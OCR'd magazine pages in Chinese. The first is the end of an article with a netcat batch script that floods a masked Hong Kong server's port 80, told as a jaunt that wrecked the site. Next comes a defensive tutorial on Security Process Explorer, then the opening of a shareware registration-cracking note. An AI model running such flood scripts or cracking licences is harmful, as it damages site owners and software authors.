


图10

我们是通过正常的方式向它的80端口提交垃圾信息，因为服务器是香港的，所以先是黑客所在地区受到影响，然后是香港地区收到影响，以后这两个点为圆心扩散。

当然，我们不会手动的去一直写下去，我们要用一个批处理来自动执行。

```
@echo on
c:
cd nc
nc -nvv 180.178.**.**.80 <c:\1.bat
nc -nvv 180.178.**.** 80 <c:\2.stat
nc -nvv 180.178.**.** 80 <c:\3.vbe
nc -nvv 180.178.**.** 80 <c:\4.ocx
call C:\nc\1.bat
```

之后你就可以挂着机器，然后出去打球，等你回来后你会发现，那个站已经被你蹂躏的面目全非了，写完后我就写了一份报告给了他，嘿嘿，虽然是免费给他搞了一次风险评估，但是从中获得了一些知识，受益不小。

（文中涉及的软件本期光盘已收录）

精心设伏 追捕进程中的不速之客

郭建伟

当病毒，木马，黑客软件侵入系统后，必然创建相应的进程，或者将自身注入到常用进程中。因此，对系统进程进行必要的监控，就可以尽早发现病毒的踪迹。虽然Windows自带的任务管理器简单好用，但是其功能实际上是比较弱的。而且现在的病毒越来越狡猾，经常将自身进程伪装成与正常进程相仿的模样（例如“expl0rer.exe”等）。不注意观察的话，很容易被其蒙混过关。试试Security Process Explorer这款免费的安全进程管理器吧，它可以完美取代Windows任务管理器，可以让不法进程彻底暴漏在您的面前，究竟其有什么过人指出，且看下面慢慢道来。

在Security Process Explorer主窗口实时显示当前所有的进程信息，如果您对其默认配置不满意的话，可以点击“查看”菜单，勾选其中的所有信息项目，这样可以显示进程的名称，安全级别，关联的程序路径，优先级，CPU使用率，占用的CPU时间，线程数，占用的内存量，开发者名称等。（如图1）



图1

点击菜单“文件”→“替换系统任务管理器”项，可以让Security Process Explorer成为Windows默认任务管理器。Security Process Explorer自带进程风险评估数据库，可以对常见进程的安全性进行分析，在“级别”列表中显示每个进程的安全系数，如果显示为纯绿色，表示该进程很安全。如果安全级别为空，表示Security Process Explorer无法识别该进程。如果其中附带有红色色带，表示该进程存在安全风险，而且红色色带越多表示其安全性越差。如果完全是红色色带，表示该进程极为危险。如果病毒采取注入的方法，将自身插入到正常进程中的话，该如何查看呢？您只需选择目标进程，点击工具栏上的“详细信息”按钮，在弹出窗口的“用到的模块”面板（如图2）中显示和该进程关联的所有模块（主要是DLL库文件），包括其名称，路径等参数。从中选择对应模块，在窗口底部可以查看其描述信息。根据上述信息，不难找到可疑的程序信息。




图2

当然，仅仅凭借Security Process Explorer提供的分析功能是不够的。因为不同类型的程序浩如烟海，Security Process Explorer是无法逐一准确的评估的。为了解决上述问题，Security Process Explorer提供了有效的解决办法。我们知道，当系统刚刚安装完成，其中的所有进程可以说是没有任何风险的。我们可以在系统安装完成后，立即运行Security Process Explorer，选择逐一选择其中每一个进程，在窗口底部显示该进程的详细信息，点击其中的“添加注释”链接，在弹出窗口的“选择安全级别”列表中选择“安全的”项，将其设置安全级别设置为纯绿色。按照同样的方法，可以为所有的进程设置相同的安全级别。当以后安装或者运行新的程序后，需要及时在在Security Process Explorer中查看进程信息，找到对应的进程，如果确认是正常程序，可以按照上述方法，将其安全级别设置为“安全的”。否则的话，可以在“选择安全级别”列表中选择“危险的”项。（如图3）

如果您拿不准的话，可以先选择该进程，之后点击窗口底部的“更多信息”链接，可以链接到Security Process

Explorer进程分析页面，在其中不仅可以显示关于该进程的更多信息，而且可以浏览世界各地Security Process Explorer用户对于该进程的评测分析数据，包括所有用户对该进程的安全评级以及描述信息。（如图4）根据这些详细的信息，即使病毒再狡猾，也逃不出“广大群众”的雪亮的眼睛。




图3

不管任何时候，只要您查看一下Security Process Explorer进程列表，进程的安全情况就可以尽收眼底。及时病毒侵入系统，并且自作聪明的创建和正常进程相仿的进程，也会立即暴露在您面前。对于危险进程，最好在其右键菜单上点击“停止进程”项，将其彻底关闭。当然，您也可以对进程列表中相关进程进行评估，将其安全信息上传到Security Process Explorer远程数据库中，和世界各地的用户交流。方法是选中目标进程，点击“添加注释”链接，在弹出窗口的“输入您的注释”栏中输入您对该进程的分析，之后点击“提交注释”按钮即可。对于某些来历不明，无法确认身份的进程，最好将其屏蔽起来，避免其运行，这样同样可以达到保护系统安全的目的。在Security Process Explorer进程列表中选择可疑进程，点击工具栏上的“屏蔽进程”按钮，将其添加到屏蔽列表中，这样该进程就会终止运行，同时从正常进程列表中消失了。只要是屏蔽列表中的进程，不管其怎么试图启动，都会被Security Process Explorer无情截杀。点击菜单“编辑”→“屏蔽进程列表”项，可以显示所有的屏蔽进程。点击“删除”按钮，可以将选定的进程恢复到正常进程列表中。




图4

（文章中涉及的相关软件本期光盘已收录）

海汇多功能图片快速排版器4.6破解笔记

叶子

应朋友之邀写篇文章，说是有稿费拿，寻思闲着也是闲着，索性干他一票。想来想去还是找个软件破解了写篇破解笔记吧。呃，海汇多功能图片快速排版器4.6，又臭又长的名字。决定了，就拿这个倒霉蛋开刀。这是个用VB写的小工具，共享版，限制次数试用。这里用到的家伙是OD和Brain。

先运行一遍试试，注册窗口上有试用按钮，右边有试用次数记录，最多20次（轩辕流云：点了试用之后居然还让输一个不知哪来的密码，坑爹呀坑爹。）（图1）。左边有用户名和注册号，上面有个“您的注册号验证码是：”单击下出现一个浮点数，我机器是3172734.796875。轩辕的机器是1几。软件作者要求给他汇钱并把这个浮点数发给他，他会回复注册号。很显然，这是基于绑定机器（根据机器的硬件和软件环境演算出来的一组数，然后由这个值进行演算得出注册号）的相关密钥对。

